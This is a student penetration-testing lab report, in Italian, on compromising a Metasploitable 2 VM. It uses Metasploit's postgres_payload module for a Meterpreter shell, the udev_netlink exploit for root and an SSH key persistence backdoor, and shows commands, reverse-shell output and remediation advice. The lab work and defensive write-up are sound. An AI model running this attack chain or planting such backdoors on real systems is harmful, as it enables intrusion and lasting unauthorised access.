REPORT TECNICO

EXPLOIT POSTGRESQL CON METASPLOIT

Redatto da: *Nicolò Calì Cybersecurity Student*

Data: 21/01/2026

1. Introduzione

Il presente report documenta l'attività di analisi di sicurezza e sfruttamento delle vulnerabilità condotta sul servizio di database **PostgreSQL** della macchina target Metasploitable 2. L'obiettivo principale dell'esercitazione è simulare un attacco informatico completo in un ambiente controllato, partendo dall'accesso iniziale fino all'escalation dei privilegi.

Le fasi operative illustrate nel documento comprendono:

- **Analisi:** Identificazione del servizio **PostgreSQL** attivo tramite scansione.
- **Exploitation:** Sfruttamento di una vulnerabilità nota nel servizio per ottenere un accesso non autorizzato e stabilire una sessione **Meterpreter**.
- **Post-Exploitation:** Esecuzione di tecniche di *Privilege Escalation* per elevare i privilegi dall'utente di servizio limitato fino ai diritti amministrativi (root).

***ATTENZIONE**: l'attività viene svolta all'interno di un ambiente controllato unicamente a scopo didattico, non sono stati eseguiti exploit nei confronti di dispositivi all'esterno di tale ambiente.*

2. Ambiente di Lavoro e Strumenti

L'attività è stata svolta all'interno di un laboratorio virtuale isolato, configurato su una **rete interna** gestita tramite **pfSense**, per garantire la sicurezza e prevenire interazioni con reti esterne.

Configurazione del Laboratorio

L'infrastruttura di test è composta dalle seguenti macchine virtuali:

- **Macchina Attaccante:** Kali Linux IP: 192.168.50.100
- **Macchina Target:** Metasploitable 2 IP: 192.168.50.101

Strumenti Utilizzati

- **Nmap:** Utilizzato nella fase preliminare per la scansione delle porte e l'identificazione dei servizi attivi sulla macchina target.
- **Metasploit Framework (msfconsole):** Strumento principale utilizzato per la ricerca del modulo **exploit/linux/postgres/postgres_payload**, l'esecuzione dell'attacco e la gestione della sessione Meterpreter per l'escalation dei privilegi.

3. Attività Tecnica e Metodologia

Fase di Ricognizione

Per mezzo del tool **Nmap** eseguiamo una scansione completa alle porte ed ai servizi utilizzati dalla macchina Target mediante il seguente comando:

```
sudo nmap -sV 192.168.50.101
```



Fig1. Scansione Preliminare con Nmap

Da questa scansione preliminare si evincono molte **vulnerabilità**, quella che interessa a noi è la seguente:

- **Porta:** 5432/tcp
- **Stato:** open
- **Servizio:** PostgreSQL

Fase di Exploitation

In questa fase abbiamo utilizzato Metasploit per sfruttare una vulnerabilità nota nel servizio PostgreSQL della macchina target.

Dopo aver avviato **`msfconsole`**, abbiamo cercato un exploit adatto tramite il comando `search exploit/linux/postgres`. Tra i risultati, abbiamo selezionato il modulo **`exploit/linux/postgres/postgres_payload`**, progettato per eseguire un payload su sistemi Linux tramite il servizio PostgreSQL.



Fig2. Ricerca modulo con comando “search”

Una volta caricato il modulo, ci è bastato lanciare il comando show options per andare a visualizzare i parametri necessari a far funzionare l’exploit.

I parametri che abbiamo configurato sono i seguenti:

- **RHOSTS:** Impostato sull'indirizzo IP della macchina target (**`192.168.50.101`**).
- **LHOST:** Impostato sull'indirizzo IP della macchina attaccante (**`192.168.50.100`**)



Fig3. Settaggio modulo postgres_payload

Lanciamo il modulo digitando **`run`**.

L'exploit ha avuto successo aprendo una sessione **Meterpreter**.

Per verificare l'accesso, abbiamo eseguito i seguenti comandi all'interno della sessione:

1. **`sysinfo`**: Ha confermato che il sistema operativo è **Ubuntu 8.04**.
2. **`getuid`**: Ha rivelato che la sessione è attiva con i privilegi dell'utente di servizio **`postgres`**. Questo conferma l'accesso al sistema, ma evidenzia la necessità di una successiva fase di ***Privilege Escalation*** per ottenere i diritti di amministratore (root).



Fig4. Exploitation e permessi postgres

Analizzando con attenzione l'output del comando **`sysinfo`** visibile in figura, abbiamo notato un dettaglio fondamentale: il sistema utilizza il **Kernel Linux versione 2.6.24**.

Si tratta di una versione molto vecchia e questo ci ha suggerito di cercare manualmente dei difetti di sicurezza storici legati a quell'epoca.

Anche se gli strumenti automatici non l'avevano rilevata, la nostra ricerca ha confermato che questa versione specifica è affetta dalla famosa vulnerabilità **udev Netlink** (*CVE-2009-1185*). Abbiamo quindi deciso di utilizzare questo exploit specifico perché, data l'anzianità del sistema, rappresentava la strada più sicura per ottenere i privilegi di amministratore.

Fig5. Vulnerabilità riscontrate tramite tool automatico (modulo **post/multi/recon/local_exploit_suggester** *)*

Fase di Post-Exploitation

Dopo aver stabilito l'accesso iniziale come utente limitato `postgres`, l'obiettivo si è spostato sull'ottenimento dei privilegi amministrativi (**Privilege Escalation**).

Per elevare i privilegi, abbiamo utilizzato **`exploit/linux/local/udev_netlink`**. Questo exploit sfrutta una vulnerabilità nel servizio *udev* di Linux che non gestisce correttamente i messaggi Netlink, permettendo l'esecuzione di codice arbitrario come root.

- **Modulo:** `exploit/linux/local/udev_netlink`
- **Target Session:** `set SESSION 1` (Sessione Meterpreter limitata ottenuta precedentemente).
- **Local Host:** `set LHOST 192.168.50.100`

Lanciando l'attacco, il sistema ha identificato il PID del processo Netlink vulnerabile e ha iniettato il payload. L'operazione ha avuto successo aprendo una nuova sessione **Meterpreter (Session 2)**. La verifica tramite il comando `getuid` ha confermato l'ottenimento dei privilegi massimi:

- **Output:** `Server username: root`.

```
msf exploit(linux/local/udev_netlink) > set session 1
session ⇒ 1
msf exploit(linux/local/udev_netlink) > set lhost 192.168.50.100

lhost ⇒ 192.168.50.100
msf exploit(linux/local/udev_netlink) >
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2345
[+] Found netlink pid: 2344
[*] Writing payload executable (207 bytes) to /tmp/REuFvohLXS
[*] Writing exploit executable (1879 bytes) to /tmp/UJRKxRhQAl
[*] chmod'ing and running it...
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 2 opened (192.168.50.100:4444 → 192.168.50.101:47206) at 2026-01-21 13:02:08 -0500

meterpreter > getuid
Server username: root
```

Fig6. Privilege Escalation mediante udev_netlink

Fase di creazione Backdoor

Una volta ottenuti i diritti di amministratore, abbiamo implementato una backdoor per garantire l'accesso al sistema anche in caso di chiusura della vulnerabilità originale. Abbiamo scelto di utilizzare una tecnica di **SSH Key Persistence**, che consiste nell'aggiungere una chiave pubblica dell'attaccante all'elenco delle chiavi autorizzate della vittima.

- **Modulo:** `post/linux/manage/sshkey_persistence`
- **Target Session:** `set SESSION 2` (La sessione con privilegi di root).
- **Opzioni:** `CREATESSHFOLDER` impostato per creare la cartella `.ssh` se mancante.

L'esecuzione del modulo ha generato una nuova coppia di chiavi SSH:

1. La **chiave privata** è stata salvata sulla macchina attaccante (nella directory "loot" di Metasploit).
2. La **chiave pubblica** è stata aggiunta al file `/root/.ssh/authorized_keys` sulla macchina vittima.



Fig7. Ottenimento chiave ssh privata

Per verificare l'efficacia della **backdoor**, abbiamo simulato un accesso legittimo tramite SSH utilizzando la chiave privata appena "rubata".

Procedura di connessione:

- Abbiamo impostato i permessi corretti sulla chiave privata per renderla utilizzabile: **`chmod 600 /home/kali/.msf4/loot/[nome_file]`**
- Abbiamo lanciato la connessione SSH forzando l'uso di algoritmi compatibili con il vecchio server (RSA): **`ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i [percorso_chiave] root@192.168.50.101`**

Fig8. Connessione con ssh

Il login è avvenuto con successo senza richiesta di password. Il comando **`whoami`** lanciato nella shell remota ha restituito **`root`**, confermando che ora disponiamo di un accesso amministrativo stabile e permanente al sistema.

5. Conclusioni

Riepilogo

In questo test abbiamo compromesso totalmente la macchina target sfruttando due vulnerabilità principali:

- **Ingresso**: Siamo entrati nel database **PostgreSQL** perché mal configurato, ottenendo un accesso limitato.
- **Controllo Totale (Root):** Abbiamo sfruttato un difetto nel kernel Linux (exploit **udev**) per diventare amministratori.
- **Persistenza:** Infine, abbiamo inserito la nostra chiave SSH tra quelle autorizzate, garantendoci l'accesso futuro senza bisogno di password.

Raccomandazioni

Per mettere in sicurezza il sistema è necessario:

- **Aggiornare tutto:** Il sistema operativo è troppo vecchio; serve installare le patch di sicurezza.
- **Blindare il Database:** Mettere password complesse e bloccare le connessioni esterne non necessarie.
- **Proteggere SSH:** Vietare l'accesso diretto come root e controllare periodicamente le chiavi autorizzate.